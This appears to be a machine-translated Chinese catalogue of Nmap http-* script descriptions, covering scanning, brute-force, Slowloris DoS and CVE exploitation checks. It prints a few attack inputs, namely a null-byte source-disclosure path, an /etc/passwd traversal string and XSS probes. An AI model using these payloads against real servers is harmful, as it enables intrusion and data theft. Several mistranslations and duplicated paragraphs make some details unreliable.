如果给定了脚本参数favicon.uri，则总是使用该相对uri来查找favicon。否则，首先检索位于web服务器根的页面，并对其进行分析以获得< link rel="icon " >

元素。如果失败，则在/favicon.ico中查找图标。如果<链接> favicon指向不同的主机或端口，则忽略该图标。

### **http-feed**

这个脚本在网站上爬行，寻找任何rss或atom提要。

默认情况下，脚本在40页内进行搜索。对于大型web应用程序，请确保增加httpspider的maxpagecount值。请注意，脚本将变得更具侵扰性。

### **http-fetch**

该脚本用于从服务器获取文件。

该脚本支持三种不同的用例:

没有提供paths参数，脚本搜索主机

并且相对于使用“目的地”提供的文件夹下载它们各自文件夹中的文件。

提供路径参数(单个项目或列表)，路径开始

使用“/”时，脚本试图获取相对于通过参数“url”提供的url的路径。

提供了path参数(单个项目或列表)，但路径没有

以“/”开头。然后，脚本搜索主机，并试图找到包含路径的文件(现在被视为模式)。

### **http-fileupload-exploiter**

利用web应用程序中不安全的文件上传表单，使用各种技术，如更改内容类型标头或创建包含注释中有效负载的有效图像文件。

### **http-form-brute**

针对基于http表单的身份验证执行强力密码审核。

该脚本使用unpwdb和蛮力库来执行密码猜测。任何成功的猜测都存储在nmap注册表中，使用creds库，供其他脚本使用。



该脚本会自动尝试发现用于执行密码猜测的表单方法、操作和字段名。(使用参数路径指定表单所在的页面。)如果这样做失败,可以使用参数方法、路径、用户变量和密码变量来提供表单组件。相同的参数可用于选择性地覆盖检测结果。

该脚本包含一个已知网络应用程序表单信息的小型数据库。这改进了表单检测,并允许表单管理和自定义成功检测功能。如果脚本参数不够表达,鼓励用户编辑数据库以适应。

在尝试使用HTTP GET或POST请求进行身份验证后,脚本会分析响应并尝试确定身份验证是否成功。该脚本通过使用以下规则检查响应来对此进行分析:

- 1.如果响应为空,则验证成功。
- 2.2.如果提供了onsuccess参数,则根据响应体是否包含在onsuccess参数中传递的消息/模式,身份验证是成功还是失败。
- 3.3.如果没有传递onsuccess参数,并且如果提供了onfailure参数,则根据响应正文是否不包含在onfailure参数中传递的
- 4.消息/模式,身份验证是成功还是失败。
- 4.4.如果既没有传递onsuccess参数也没有传递onfailure参数,并且响应包含一个与提交的密码参数同名的表单字段,则身份验证失败。
- 5.5.身份验证成功。

### **http-form-fuzzer**

针对网站上的表单执行简单的表单模糊化。尝试增加长度的字符串和数字,并尝试确定模糊化是否成功。

### **http-frontpage-login**

检查目标计算机是否容易受到匿名Frontpage登录的攻击。

早期的Frontpage扩展默认配置允许远程用户匿名登录,这可能会导致服务器受损。

### **http-generator**

显示网页的“生成器”元标记的内容(默认:/),如果有的话。

### **http-git**

检查网站文档根目录中的Git存储库/.git/<something>)并检索尽可能多的repo信息,包括语言/框架、远程、最后提交消息和存储库描述。

### **http-gitweb-projects-enum**

从Git web(Git修订控制系统的网络接口)中检索Git项目、所有者和描述的列表。

### **http-google-malware**

检查主机是否在谷歌可疑恶意软件和网络钓鱼服务器的黑名单上。这些列表会不断更新,是谷歌安全浏览服务的一部分。

为了做到这一点,脚本查询谷歌的安全浏览服务,你需要有自己的应用编程接口密钥来访问谷歌的安全浏览查找服务。在[http://code.google.com/apis/safebrowsing/key\\_signup.html](http://code.google.com/apis/safebrowsing/key_signup.html)注册你的

要了解更多关于谷歌安全浏览的信息:

<http://code.google.com/apis/safebrowsing/>

要注册并获取您的个人应用编程接口密钥:

[http://code.google.com/apis/safebrowsing/key\\_signup.html](http://code.google.com/apis/safebrowsing/key_signup.html)

### **http-grep**

搜索一个网站，并尝试将所有网页和URL与给定的字符串进行匹配。根据发现匹配的url对匹配进行计数和分组。

内置电子邮件、ip、ssn、discover、amex等模式的功能。默认情况下，该脚本搜索电子邮件和ip。

### **http-headers**

对网络服务器的根文件夹("/")执行头请求，并显示返回的HTTP头。

### **http-hp-ilo-info**

试图从惠普iLO董事会提取信息，包括版本和地址。

惠普iLO董事会会在< ip>/xmldata ? item=all。它列出了板的信息，如服务器型号，固件版本，媒体访问控制地址，IP地址等。该脚本使用slaxml库解析iLO xml文件并显示信息。

### **http-huawei-hg5xx-vuln**

检测华为调制解调器型号HG530x、HG520x、HG510x(可能还有其他型号...)易受远程凭据和信息泄露漏洞的攻击。它还提取PPPoE凭据和其他有趣的配置值。

攻击者可以查询“URIs”/“列表参数”和“广域网”来提取敏感信息，包括PPPoE凭证、固件版本、型号、网关、dns服务器和活动连接等。

该脚本利用了两个漏洞。一个是由<http://underground.org.mx>地下通信公司的Adiaz发现并报告的，它允许攻击者提取pppoe密码。佩德罗·华金发现了配置公开漏洞。

参考:

信息披露

<http://routerpwn.com/#huawei>

### **http-icloud-findmyiphone**

通过查询移动网络服务(需要身份验证)，检索所有启用“查找我的iPhone”的iOS设备的位置。

### **http-icloud-sendmsg**

通过苹果手机网络服务向iOS设备发送消息。该设备必须使用“查找我的Iphone”应用程序注册一个苹果标识。

### **http-iis-short-name-brute**

试图对易受攻击的IIS服务器的根文件夹中的文件和目录的8.3文件名(通常称为简称)进行暴力破解。该脚本是PoC“IIS短名称扫描器”的实现。

脚本使用~, ? 和\*来生成IIS文档根目录中文件的简称。短文件名的长度限制为6个字符，后面是3个字符的扩展名。

注意:

脚本可能需要运行两次(根据原始作者)。

已针对IIS 6.0和5.1进行测试。

### **http-iis-webdav-vuln**

检查IIS 5.1/6.0中是否存在允许任意用户通过搜索受密码保护的文件夹并尝试访问该文件夹来访问受保护的WebDAV文件夹的漏洞。此漏洞已在<https://nmap.org/r/ms09-020>的微软安全公告MS09-020中修补

默认情况下，使用一个众所周知的文件夹列表(将近900个)。每一个都被检查，并且如果返回认证请求(401)，则用恶意编码尝试另一次尝试。如果该尝试返回成功的结果(207)，则该文件夹被标记为易受攻击。

该脚本基于Metasploit辅助模块辅助/扫描程序/http/wmap \_ dir \_ webdav \_ unicode \_ bypass

有关此漏洞和脚本的更多信息，请参见：

<http://blog.zoller.Lu/2009/05/IIS-6-web-DAC-auth-bypass-and-data.html>

[http://seclist.org/full-discovery/2009/May/att-134/IIS\\_Advisory\\_pdf.bin](http://seclist.org/full-discovery/2009/May/att-134/IIS_Advisory_pdf.bin)

<http://www.skullsecurity.org/blog/?p=271>

<http://www.kb.cert.org/vuls/id/787932>

<http://www.Microsoft.com/TechNet/security/advisory/971492.aspx>

### **http-internal-ip-disclosure**

确定在发送不带主机头的HTTP/1.0请求时，网络服务器是否泄漏其内部IP地址。

当返回重定向响应时，一些配置错误的网络服务器会在响应头中泄漏其内部IP地址。对于某些版本的微软IIS来说，这是一个众所周知的问题，但也会影响到其他的网络服务器。

### **http-joomla-brute**

对Joomla网站CMS安装执行强力密码审核。

该脚本最初读取会话cookie，并解析安全令牌以执行强力密码审核。它使用unpwdb和蜜库来执行密码猜测。任何成功的猜测都会使用凭据库进行存储。

Joomla的默认uri和表单名称：

默认uri:/管理员/索引

默认用户变量:用户名

默认密码:密码

### **http-jsonp-detection**

尝试在web服务器中发现JSONP端点。JSONP端点可用于绕过网络浏览器中的同源策略限制。

该脚本在响应中搜索回调函数以检测JSONP端点。它还试图通过网址确定回调函数(回调函数可以完全或部分地由网址控制)，并试图通过网址生成最常见的回调变量。

参考:<https://security.cafe.ro/2017/01/18/practic-jsonp-injection/>

### **http-litespeed-sourcecode-download**

利用4.0.15之前的Litespeed网络服务器4.0.x中的空字节中毒漏洞，通过发送带有空字节和.txt文件扩展名(CVE-2010-2333)的HTTP请求来检索目标脚本的源代码。

如果服务器不是易受攻击的，它返回错误400。如果找不到index.php，你可以试一试。攻击有效载荷如下所示：

/index.php\00.txt

### **http-ls**

显示“索引”网页的内容。

TODO: -添加对更多页面格式的支持

### **http-majordomo2-dir-traversal**

利用Majordomo2中存在的目录遍历漏洞来检索远程文件。(CVE-2011-0049)。

脆弱性最初是由迈克尔·布鲁克斯发现的。利用Majordomo2中存在的目录遍历漏洞来检索远程文件。(CVE-2011-0049)。

脆弱性最初是由迈克尔·布鲁克斯发现的。

### **http-malware-host**

寻找已知服务器漏洞的签名。

目前，它寻找的唯一签名是这里讨论的签名:<http://blog.unmaskparasites.com/2009/09/11/dynamic-DNS-and-botnet-of-僵尸网络服务器/>。这是通过请求页面/ts/in.cgi来完成的。打开2并寻找错误的302(它试图检测总是返回302的服务器)。感谢丹尼斯从上面的链接找到了这项技术！

寻找已知服务器漏洞的签名。

目前，它寻找的唯一签名是这里讨论的签名:<http://blog.unmaskparasites.com/2009/09/11/dynamic-DNS-and-botnet-of-僵尸网络服务器/>。这是通过请求页面/ts/in.cgi来完成的。打开2并寻找错误的302(它试图检测总是返回302的服务器)。感谢丹尼斯从上面的链接找到了这项技术！

### **http-mcmp**

检查网络服务器是否允许mod\_cluster管理协议(MCMP)方法。

该脚本发送MCMP PING消息来确定协议支持，然后发出DUMP命令来转储mod\_cluster\_manager看到的当前配置。

### **http-method-tamper**

试图通过执行HTTP谓词篡改来绕过受密码保护的资源(HTTP 401状态)。如果没有设置要检查的路径数组，它将对web服务器进行爬网，并对找到的任何受密码保护的资源执行检查。

该脚本通过执行HTTP谓词篡改和监控状态代码来确定受保护的URI是否易受攻击。首先，它使用一个HEAD请求，然后是一个POST请求，最后是一个随机生成的字符串(当web服务器将未知的请求方法视为GET请求时，最后一个字符串非常有用)。这是PHP服务器的情况)。

如果设置了表路径，它将尝试访问给定的URIs。否则，将启动一个网络爬虫来尝试查找受保护的资源。请注意，在带有.htaccess文件您需要指定一个文件路径，而不是一个目录来查找配置错误的文件。htaccess文件。

### **http-methods**

通过发送options请求，找出HTTP服务器支持哪些选项。列出潜在的危险方法。它会单独测试OPTIONS头中没有提到的那些方法，并查看它们是否被实现。除501/405之外的任何输出都表明该方法不在400到600的范围内。如果响应落在该范围内，则将其与随机生成的方法的响应进行比较。

在这个脚本中，“潜在风险”方法是除了GET、HEAD、POST和OPTIONS之外的任何方法。如果脚本报告了潜在的风险方法，它们可能不都是安全风险，但是您应该检查以确保。本页列出了一些常见方法的危险：

[HTTP://www.owasp.org/index.php/Testing\\_for\\_HTTP\\_Methods\\_and\\_XST\\_%28OWASP-CM-008%29](http://www.owasp.org/index.php/Testing_for_HTTP_Methods_and_XST_%28OWASP-CM-008%29)

支持的方法列表来自“允许”和“公共”标题字段的内容。在详细模式下，打印所有方法的列表，然后是潜在危险方法的列表。如果没有详细模式，则只显示有潜在风险的方法。

### **http-mobileversion-checker**

检查网站是否有移动版本。

### **http-ntlm-info**

此脚本枚举启用了NTLM身份验证的远程HTTP服务的信息。

通过发送一个带有空域和用户凭证(在“授权”标题中传递)的HTTP NTLM身份验证请求, 远程服务将通过一个NTLMSSP消息(编码在“WWW-Authenticate”标题中)进行响应, 并公开包括NetBIOS、DNS和操作系统内部版本(如果可用)的信息。

### **http-open-proxy**

检查是否打开了一个HTTP代理。

该脚本试图通过代理连接到[www.google.com](http://www.google.com), 并检查有效的HTTP响应代码。有效的HTTP响应代码是200、301和302。如果目标是一个开放的代理, 这个脚本会使目标从[www.google.com](http://www.google.com)检索一个网页。

### **http-open-redirect**

搜索一个网站并试图识别开放的重定向。开放重定向是处理程序, 通常以一个网址作为参数, 并以一个到目标的HTTP重定向(3XX)作为响应。<http://cwe.mitre.org/data/definitions/601.html>描述了开放重定向的风险

只有直接链接到目标网站的开放重定向才能被发现。如果打开的重定向器没有链接, 将不会被发现。

### **http-passwd**

通过尝试检索/etc/passwd或\boot.ini来检查网络服务器是否容易受到目录遍历的攻击。

该脚本使用了几种技术:

通过请求如下路径进行通用目录遍历../../../etc/passwd

。

几个网络服务器的已知特定遍历。

查询字符串遍历。这将遍历作为查询字符串参数发送到看起来像是引用本地文件名的路径。在脚本参数http-passwd.root控制的路径中搜索潜在查询

。

### **http-php-version**

尝试从网络服务器中检索PHP版本。PHP有许多神奇的查询, 这些查询返回的图像或文本可能因PHP版本而异。该脚本使用以下查询:

/ ? = PHPE 9568 F 36-D428-11 D2-A769-00A a001 ACF 42

:获取GIF徽标, 该徽标在愚人节那天更改。

/ ? = PHPB8B 5F2A 0-3C 92-11 D3-A3A 9-4C 7B 08 C 10000

:获取一个HTML信用页面。

[http://www.0php.com/php\\_easter\\_egg.php](http://www.0php.com/php_easter_egg.php)有一个神奇的查询列表。脚本还会检查是否有以“PHP”开头的头字段值, 如果找到, 会报告该值。

5.5.0以后的PHP版本不响应这些查询。

### **http-phpmyadmin-dir-traversal**

利用phpMyAdmin 2.6.4-pl1(可能还有其他版本)中的目录遍历漏洞在网络服务器上检索远程文件。

### **http-phpself-xss**

通过变量\$\_SERVER[“PHP\_SELF”], 抓取一个网络服务器并试图找到易受跨站点脚本攻击的PHP文件。

这个脚本抓取网络服务器来创建一个PHP文件列表, 然后发送一个攻击向量/探针来识别PHP\_SELF跨站点脚本漏洞。XSS指的是由于缺乏PHP脚本中变量\$\_SERVER[“PHP\_SELF”]的安全性而导致的跨站点脚本漏洞。这个变量通常用在显示表单的PHP脚本中, 以及需要脚本文件名的时候。

变量\$\_SERVER中的跨站点脚本漏洞示例:

<http://www.securityfocus.com/bid/37351>

<http://software-security.sans.org/blog/2011/05/02/spot-vuln-percentage>

<http://websec.ca/advisors/view/XSS-漏洞-尾数-1.2.x>

使用的攻击媒介/探测器是:'''> <脚本>警报(1)</脚本>

### **http-proxy-brute**

对HTTP代理服务器执行强力密码猜测。

### **http-put**

使用HTTP PUT方法将本地文件上载到远程网络服务器。您必须使用NSE参数指定文件名和网址路径。

### **http-qnap-nas-info**

尝试从QNAP网络连接存储设备中检索型号、固件版本和启用的服务。

### **http-referer-checker**

通知脚本的跨域包含。包含外部javascript脚本的网站将部分安全性委托给第三方实体。

### **http-rfi-spider**

抓取网络服务器以搜索RFI(远程文件包含)漏洞。它测试它找到的每个表单字段和包含查询的URL的每个参数。

### **http-robots.txt**

检查web服务器上/robots.txt中不允许的条目。

详细程度或调试级别越高，显示的不允许条目越多。

### **http-robtex-reverse-ip**

通过查询Robtex服务，为一个目标IP地址获取多达100个转发域名。

### **http-robtex-shared-ns**

通过查询<http://www.robtex.com/dns/>的Robtex服务，查找多达100个使用相同名称服务器作为目标的域名

目标必须由域名指定，而不是由IP地址指定。

### **http-sap-netweaver-leak**

检测允许匿名访问知识管理单元导航页面的SAP Netweaver门户实例。该页面泄漏文件名、ldap用户等。

启用了知识管理单元的SAP网络门户允许未经身份验证的用户通过URL/irj/go/km/导航列出文件系统目录。Uri=/'。

此问题已被报告，无法修复。

### **http-security-headers**

检查与OWASP安全标头项目中给出的安全性相关的HTTP响应标头，并给出标头及其配置值的简要描述。

该脚本向服务器请求带有http.head的标头，并对其进行解析以列出找到的标头及其配置。该脚本检查HSTS(严格传输安全)、HPKP(公钥密码)、X帧选项、X XSS保护、X内容类型选项、内容安全策略、X允许的跨域策略、设置Cookie、预期ct、缓存控制、编译和过期。

### **http-server-header**



对缺少的版本信息使用HTTP服务器头。这在当前的版本探测中是不可行的，因为需要正确匹配非HTTP服务。

### **http-shellshock**

试图在网络应用程序中利用“外壳休克”漏洞(CVE-2014-6271和CVE-2014-7169)。

为了检测此漏洞，脚本执行一个命令，打印一个随机字符串，然后尝试在响应体中找到它。不打印信息的网络应用程序不会被这种方法检测到。

默认情况下，该脚本将有效负载注入到“用户代理”、“Cookie”、“引用者”的HTTP头中，并将有效负载用作头名。

脆弱性最初是由夏羽·查泽拉斯发现的。

### **http-sitemap-generator**

抓取一个网络服务器，并显示其目录结构以及每个文件夹中文件的数量和类型。请注意，列为“其他”扩展名的文件是没有扩展名的文件或根文档。

### **http-slowloris-check**

测试网络服务器是否易受慢速DoS攻击，而不实际发起DoS攻击。

RSnake在Defcon 17上描述了slow laris(见<http://hackers.org/slowloris/>)。

该脚本打开两个到服务器的连接，每个都没有最终的CRLF。10秒钟后，第二个连接发送额外的报头。然后两个连接都等待服务器超时。如果第二个连接在第一个连接之后10秒或更长时间超时，我们可以得出结论，发送额外的报头会延长其超时，并且服务器容易受到slowloris DoS攻击。

“可能易受攻击”的结果意味着服务器会受到超时扩展攻击，但是根据http服务器的体系结构和资源限制，完全拒绝服务并不总是可能的。完整的测试需要触发实际的DoS条件并测量服务器响应。

您可以使用自定义用户代理字段

脚本参数。

Qualys博客的想法:

[http://community.qualys.com/blogs/security\\_labs/2011/07/07/identifying-slow-http-attack-on-web-applications](http://community.qualys.com/blogs/security_labs/2011/07/07/identifying-slow-http-attack-on-web-applications)

### **http-slowloris**

通过发起慢行攻击来测试网络服务器对慢行DoS攻击的脆弱性。

RSnake在Defcon 17上描述了slow laris(见<http://hackers.org/slowloris/>)。

该脚本打开并维护大量“半HTTP”连接，直到服务器资源耗尽，导致拒绝服务。当检测到成功的拒绝服务时，脚本会停止攻击并返回以下信息(这可能有助于进一步调整过滤规则):

监督事务司之前的时间

使用的插座数量

发送的查询数量

默认情况下，如果没有实现DoS，脚本运行30分钟。

请注意，必须使用-max-parallelism选项来定义并发连接的数量(默认值为20，建议为400或更多)。另外，请注意，在某些情况下，此攻击可能会永久关闭网络服务器，而不仅仅是在攻击运行时。

此外，由于操作系统的限制，该脚本在从窗口运行时不太可能工作。

### **http-sql-injection**

搜索包含易受SQL注入攻击的查询的HTTP服务器。它还从找到的网站中提取表单，并尝试识别易受攻击的字段。

该脚本搜索一个寻找包含查询的网址的HTTP服务器。然后，它继续将精心编制的SQL命令与易受影响的URL相结合，以获取错误。分析这些错误，看看网址是否容易受到攻击。这使用了最基本的SQL注入形式，但是任何更复杂的东西都更适合独立的工具。

我们可能无法访问目标网络服务器的真实主机名，这可能会阻止对虚拟托管站点的访问。

#### **http-stored-xss**

未过滤的'>' (大于符号)。一个潜在的XSS脆弱性的迹象。

#### **http-svn-enum**

通过检查最近提交的日志，枚举Subversion存储库的用户。通过检查最近提交的日志，枚举Subversion存储库的用户。

#### **http-svn-info**

从Subversion存储库请求信息。

#### **http-title**

该脚本将使用http库中的默认规则跟踪多达5个HTTP重定向。

#### **http-tplink-dir-traversal**

利用了几个TP链路无线路由器中存在的目录遍历漏洞。攻击者可以利用此漏洞远程读取任何配置和密码文件，而无需身份验证。

该漏洞已在型号WR740N、WR740ND和WR2543ND中得到确认，但有几个型号使用相同的HTTP服务器，因此我认为它们也可能存在漏洞。我感谢任何帮助来确认其他模型中的漏洞。

#### **http-trace**

发送一个HTTP TRACE请求，并显示方法TRACE是否已启用。如果启用了调试，它将返回响应中修改过的标题字段。

#### **http-traceroute**

利用最大转发HTTP报头来检测反向代理的存在。

该脚本的工作原理是发送最大转发数为0到2的HTTP请求，并检查某些响应值中的任何异常，如状态代码、服务器、内容类型和内容长度HTTP头以及正文值(如HTML标题)。

#### **http-trane-info**

尝试从Trane Tracer SC设备获取信息。Trane Tracer SC是一个智能现场面板，用于与部署在多个行业(包括商业设施和其他行业)的暖通空调设备控制器进行通信。

该信息是从向未经身份验证的用户公开敏感内容的网络服务器获得的。

已在Trane Tracer SC 4.40.1211及以下版本上测试。

#### **http-unsafe-output-escaping**

搜索一个网站，并试图找出逃避问题的输出，将内容反馈给用户。该脚本定位所有参数。x=foo&y=bar，并检查这些值是否反映在页面上。如果它们确实被反映了，脚本将尝试插入ghz>hzx"zxc'xcv，并检查哪些(如果有的话)字符在没有适当的html转义的情况下被反映回页面。这表明了XSS潜在的脆弱性。



## http-useragent-tester

检查主机是否允许各种爬网实用程序。

## http-userdir-enum

尝试枚举运行mod\_userdir模块或类似模块的网络服务器上的有效用户名。

Apache mod\_userdir模块允许使用<http://example.com/~user/>语法访问特定于用户的目录。该脚本发出http请求，以便发现有效的用户特定目录并推断有效的用户名。默认情况下，脚本将使用Nmap的nslib/data/username.lst。HTTP响应状态为200或403意味着该用户名可能是有效的，并且该用户名将与状态代码一起输出到脚本结果中(括号中)。

该脚本试图通过请求一个不太可能存在的目录来避免误报。如果服务器的响应是200或403，那么脚本将不会继续测试它。

CVE-2001-1013:<http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2001-1013>。

## http-vhosts

通过使用通用主机名对http服务器发出大量HEAD请求来搜索web虚拟主机名。

每个头请求提供一个不同的主机头。主机名来自内置的默认列表。显示返回文档的名称。还显示了重定向的位置。

域可以作为http-vhosts.domain参数给出，也可以从目标的名称中推导出来。例如，在扫描[www.example.com](http://www.example.com)时，会尝试各种名称的表单。

## http-virustotal

检查文件是否已被病毒总数确定为恶意软件。VirusTotal是一项服务，它提供了扫描文件或对照许多主要防病毒供应商检查校验和的功能。该脚本使用公共应用编程接口，它需要一个有效的应用编程接口密钥，并且限制为每分钟4次查询。可以通过在virustotal网页上注册为用户来获取密钥：

<http://www.virustotal.com>

这些脚本既支持将文件发送到服务器进行分析，也支持检查校验和(作为参数提供或从本地文件计算得出)之前是否被发现为恶意软件。

当上传的文件排队等待分析时，该模式简单地返回一个可以检查排队文件状态的网址。

## http-vlcstreamer-ls

连接到VLC流媒体助手服务，并列出目录内容。iOS VLC流媒体应用程序使用VLC流媒体助手服务，将多媒体内容从远程服务器流式传输到设备。

## http-vmware-path-vuln

检查VMWare ESX、ESXi和服务器中的路径遍历漏洞(CVE-2009-3733)。

该漏洞最初是由贾斯汀·莫尔豪斯和托尼·弗利克在2010年Shmoocon上发布的。

## http-vuln-cve2006-3392

利用Webmin (CVE-2006-3392)中的文件泄露漏洞

1.290之前的Webmin和1.220之前的Usermin在解码HTML之前调用simplify\_path函数。这允许读取任意文件，而不需要身份验证..%01 "要绕过移除的序列"../"目录遍历序列。

## http-vuln-cve2009-3960

利用cve-2009-3960，也称为Adobe XML外部实体注入。

此漏洞允许远程读取本地文件，并且存在于BlazeDS 3.2和更低版本、LiveCycle 8.0.1、8.2.1和9.0、LiveCycle数据服务2.5.1、2.6.1和3.0、Flex数据服务2.0.1和ColdFusion 7.0.2、8.0、8.0.1和9.0中

#### **http-vuln-cve2010-0738**

测试JBoss目标是否易受jmx控制台身份验证旁路的攻击(CVE-2010-0738)。

它的工作原理是检查目标路径是否需要验证或者重定向到可以通过HEAD请求绕过的登录页面。RFC 2616规定头请求应该像GET一样处理，但是没有返回的响应体。该脚本还会检测该网址是否根本不需要身份验证。

#### **http-vuln-cve2010-2861**

对ColdFusion服务器执行目录遍历攻击，并尝试获取管理员用户的密码哈希。然后，它使用salt值(隐藏在网页中)来创建SHA1 HMAC哈希，网络服务器需要该哈希来进行管理员身份验证。您可以将该值作为管理员传递给ColdFusion服务器，而无需破解密码哈希。

#### **http-vuln-cve2011-3192**

在Apache网络服务器处理多个重叠/简单页面范围请求的方式中检测到拒绝服务漏洞。

#### **http-vuln-cve2011-3368**

在Apache HTTP服务器的反向代理模式下测试CVE-2011-3368(反向代理旁路)漏洞。该脚本将运行3个测试:

环回测试，有3个有效负载来处理不同的重写规则

内部主机测试。根据上下文，我们预计在服务器出错之前会有一个延迟。

外部网站测试。这并不意味着您可以访问局域网ip，但这是一个相关的问题。

#### **http-vuln-cve2012-1823**

检测易受CVE-2012-1823攻击的PHP-CGI安装，此关键漏洞允许攻击者检索源代码并远程执行代码。

脚本是通过附加来工作的" ? -s "来使易受攻击的php-cgi处理程序返回颜色语法突出显示的源代码。我们使用模式"< span style="。 \* > & lt ? "检测易受攻击的安装。

#### **http-vuln-cve2013-0156**

检测易受对象注入、远程命令执行和拒绝服务攻击影响的Ruby on Rails服务器。(CVE-2013-0156)

2.3.15之前的所有Ruby on Rails版本、3.0.19之前的3.0.x版本、3.1.10之前的3.1.x版本以及3.2.11之前的3.2.x版本都容易受到攻击。该脚本发送3个无害的YAML有效负载来检测易受攻击的安装。如果格式错误的对象接收到状态500响应，则服务器正在处理YAML对象，因此很可能易受攻击。

#### **http-vuln-cve2013-6786**

检测到一个网址重定向和反映XSS漏洞在快板网页服务器。该漏洞已被指定为CVE-2013-6786。

该检查足够通用(通过Referer头注入脚本标记)，以至于其他一些软件可能会以同样的方式受到攻击。

#### **http-vuln-cve2013-7091**

rubina119于2013年12月6日发布了0天，并在Zimbra 7.2.6中进行了修补。

该漏洞是一个本地文件包含，可以从服务器检索任何文件。

目前，我们读取/etc/passwd和/dev/null，并比较长度以确定漏洞。

TODO:添加读取压缩文件的可能性。然后，发送一些有效负载来创建新的邮件帐户。

#### **http-vuln-cve2014-2126**

检测思科ASA设备是否易受思科ASA ASDM权限提升漏洞(CVE-2014-2126)的攻击。

#### **http-vuln-cve2014-2127**

检测思科ASA设备是否易受思科ASA SSL VPN权限提升漏洞(CVE-2014-2127)的攻击。

#### **http-vuln-cve2014-2128**

检测思科ASA设备是否易受思科ASA SSL VPN身份验证绕过漏洞(CVE-2014-2128)的攻击。

#### **http-vuln-cve2014-2129**

检测思科ASA设备是否易受思科ASA SIP拒绝服务漏洞(CVE-2014-2129)的攻击。

#### **http-vuln-cve2014-3704**

利用CVE-2014-3704也被称为“德鲁巴登”。众所周知，7.32版的Drupal内核会受到影响。

该漏洞允许远程攻击者通过包含巧尽心思构建的密钥的阵列进行SQL注入攻击。

该脚本通过登录表单注入新的Drupal管理员用户，然后尝试以该用户身份登录，以确定目标是否易受攻击。如果是这种情况，将执行以下利用步骤：

允许评估嵌入的PHP代码/代码段的PHP过滤器模块已启用，  
为管理员用户设置了使用PHP代码的权限，  
创建并预览包含有效负载的新文章，  
清理：默认情况下，脚本添加/修改的所有数据库记录都会恢复。

斯特凡·霍斯特最初从瑞典发现的漏洞。

用于在目标上实现RCE的利用技术是基于利用/多/http/Drupal \_ drupageddon Metasploit模块的。

#### **http-vuln-cve2014-8877**

利用Wordpress CM下载管理器插件中的远程代码注入漏洞(CVE-2014-8877)。已知版本< = 2.0.0会受到影响。

下载管理器插件没有正确地过滤用户输入，这使得远程攻击者能够通过CMDsearch参数执行任意的PHP代码到cmddownloads/，这是由PHP“create \_ function”函数处理的。

该脚本将PHP system()函数注入易受攻击的目标，以便执行指定的shell命令。

#### **http-vuln-cve2015-1427**

此脚本试图检测漏洞CVE-2015-1427，该漏洞允许攻击者利用此API的功能获得未经身份验证的远程代码执行(RCE)。

弹性搜索版本1.3.0-1.3.7和1.4.0-1.4.2在Groovy脚本引擎中存在漏洞。该漏洞允许攻击者构建Groovy脚本，以用户运行弹性搜索Java虚拟机的身份逃离沙箱并执行外壳命令。

#### **http-vuln-cve2015-1635**

检查Microsoft Windows系统(CVE2015-2015-1635)中的远程代码执行漏洞(MS15-034)。

该脚本发送一个巧尽心思构建的、对系统没有影响的HTTP请求来检测此漏洞。受影响的版本是Windows 7、Windows Server 2008 R2、Windows 8、Windows Server 2012、Windows 8.1和Windows Server 2012 R2。

参考：

<https://technet.microsoft.com/library/security/MS15-034>

#### **http-vuln-cve2017-100100**

尝试检测Wordpress 4.7.0和4.7.1中的权限提升漏洞，该漏洞允许未经身份验证的用户在帖子中插入内容。

该脚本连接到Wordpress REST API以获取已发布帖子的列表，并从中获取用户id和日期。然后，它会尝试用我们刚刚获得的相同日期信息来更新帖子中的日期字段。如果请求没有返回错误，我们将服务器标记为易受攻击。

参考:<https://blog.sucuri.net/2017/02/content-injection-漏洞-wordpress-rest-api.html>

#### **http-vuln-cve2017-5638**

检测指定的网址是否易受Apache Struts远程代码执行漏洞(CVE-2017-5638)的攻击。

#### **http-vuln-cve2017-5689**

检测采用英特尔主动管理技术的系统是否易受英特尔-SA-00075权限提升漏洞(CVE2017-5689)的攻击。

此脚本通过尝试使用空白响应参数执行摘要式身份验证来确定目标是否易受攻击。如果身份验证成功，将收到一个HTTP 200响应。

#### **http-vuln-cve2017-8917**

一个影响Joomla的SQL注入漏洞！3.7.1之前的3.7.x允许未经身份验证的用户执行任意的SQL命令。此漏洞是由3.7版中引入的新组件com\_fields造成的。该组件是可公开访问的，这意味着任何访问该站点的恶意个人都可以利用该组件。

该脚本试图插入一条运行用户()的SQL语句

目标网站上的信息功能。成功的注入将在extra\_info表中返回当前的MySQL用户名和主机名。

该脚本基于brianwrf编写的Python脚本。

参考:

<https://blog.sucuri.net/2017/05/SQL-injection-漏洞-joomla-3-7.html>

<https://github.com/brianwrf/Joomla3.7-SQLi-CVE-2017-8917>

#### **http-vuln-misfortune-cookie**

通过安全利用RomPager 4.07不幸Cookie漏洞进行检测。

#### **http-vuln-wnr1000-creds**

在WNR 1000系列中发现了一个漏洞，使得攻击者能够通过路由器接口检索管理员凭据。已在固件版本上测试:版本1.0.2.60\_60.0.86(最新)和版本1.0.2.54\_60.0.82

c1ph04发现的漏洞。

#### **http-waf-detect**

尝试确定网络服务器是否受入侵防御系统(IPS)、入侵检测系统(IDS)或网络应用防火墙(WAF)的保护，方法是用恶意有效负载探测网络服务器，并检测响应代码和正文的变化。

为此，脚本将发送一个“好的”请求并记录响应，然后将该响应与包含恶意负载的新请求进行匹配。理论上，网络应用程序不应该对恶意请求作出反应，因为我们将有效负载存储在一个不被脚本/文件使用的变量中，只有WAF/IDS/IPS应该对它作出反应。如果设置了聚集模式，脚本将尝试所有攻击向量(噪音更大)

该脚本可以检测到大量的入侵检测系统、入侵防御系统和无线局域网产品，因为它们通常以相同的方式保护网络应用程序。但是它不会检测不改变http流量的产品。根据产品配置，结果可能会有所不同，但此脚本已经过测试，可以针对以下产品的各种配置工作:

Apache ModSecurity  
梭鱼网络应用防火墙  
PHPIDS  
dotDefender  
安普瓦网络防火墙  
蓝色外套SG 400

### **http-waf-fingerprint**

尝试检测web应用程序防火墙的存在及其类型和版本。

这是通过发送大量请求并在响应中查找已知行为和指纹(如服务器头、cookies和头值)来实现的。密集模式通过发送额外的WAF特定请求来检测特定行为。

wafw00f和w3af的一些指纹。

### **http-webdav-scan**

用于检测WebDAV安装的脚本。使用OPTIONS和PROPFIND方法。

该脚本发送一个OPTIONS请求，其中列出了dav类型、服务器类型、日期和允许的方法。然后，它发送一个PROPFIND请求，并试图通过在响应体中进行模式匹配来获取公开的目录和内部ip地址。

该脚本从这里列出的各种脚本中获得灵感:

<http://carnal0wnage.attackresearch.com/2010/05/more-with-metasploit-and-webdav.html>

